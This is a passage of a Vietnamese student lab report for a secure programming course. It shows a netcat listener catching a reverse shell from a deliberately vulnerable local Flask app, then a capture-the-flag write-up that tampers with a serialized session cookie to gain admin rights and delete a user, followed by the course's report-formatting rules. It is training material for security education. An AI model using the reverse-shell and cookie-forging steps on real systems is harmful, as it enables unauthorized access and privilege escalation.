→ lab2 ⚡ php 8.1.2 16:54:33
▶ export FLASK_APP=vulnerable-web
→ lab2 ⚡ php 8.1.2 16:55:13
▶ flask run
* Serving Flask app 'vulnerable-web' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production depl
oyment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
^C127.0.0.1 - - [19/Oct/2023 16:56:00] "POST /vulnerable HTTP/1.1" 204 -
```

- Result:

```

→ Asus ⚡
➤ nc -nvlp 4010
Listening on 0.0.0.0 4010
Connection received on 127.0.0.1 41760
$ pwd
pwd
/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab2
$

```

Ta thấy đang ở thư mục **Asus** nhưng khi **pwd** ở shell của web thì là **lab2**, điều này cho thấy ta đã lấy được shell

## 🚩 B.2.4 Các bài tập tùy chọn - CTF

**Yêu cầu 2.7: Yêu cầu 2.7. Sinh viên lựa chọn thực hiện 1 trong số các bài tập dưới đây. Trình bày cách giải chi tiết.**

### Bài CTF 1: Modifying serialized objects

- Theo yêu cầu của đề bài ta sẽ lấy cái session cookie sau khi log in vào:

The screenshot shows the WebSecurity Academy interface for the 'Modifying serialized objects' lab. The lab status is 'Not solved'. Below the lab title, there are links for 'Home', 'My account', and 'Log out'. The 'My Account' section shows the username 'wiener' and an email update form. To the right, the Chrome DevTools 'Application' tab is open, showing the 'Cookies' section for the current page. A table lists the cookies, with the 'session' cookie highlighted. The cookie value is a long alphanumeric string: 'Tzo0OUVcZVYyjoyOntzOj...'. Below the table, the 'Cookie Value' is shown in a text area, with a checkbox for 'Show URL-decoded'.

- Ta sẽ decode nó và kết quả trả ra là một serialized object :

Đoạn decode này cho ta biết được, object User có 2 thuộc tính:


- username : wiener
- admin : 0

Tức là user này không có quyền admin, để mà có thể leo thang đặc quyền và chiếm quyền admin, thì ta có thể chỉnh sửa b:0 => b:1, và encode base64 lại. Xong rồi sẽ gán lại vào session cookie. Rồi reload page


- Đây là khi sửa thành b:1 và encode lại với base64

- Thay đổi session cookie và reload page, kết quả là xuất hiện thêm tag **Admin Panel**






- Truy cập vào đó ta thấy được có 2 user, yêu cầu bài lab là xóa đi user **Carlos**



- Xóa user **Carlos** và yah we done



*Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này*

## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

### Báo cáo:

- File **.DOCX và .PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành đã đăng ký với GVHD-TH).

*Ví dụ: [NT101.K11.ATCL]-Session1\_Group3.*

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài Lab.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá:** Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**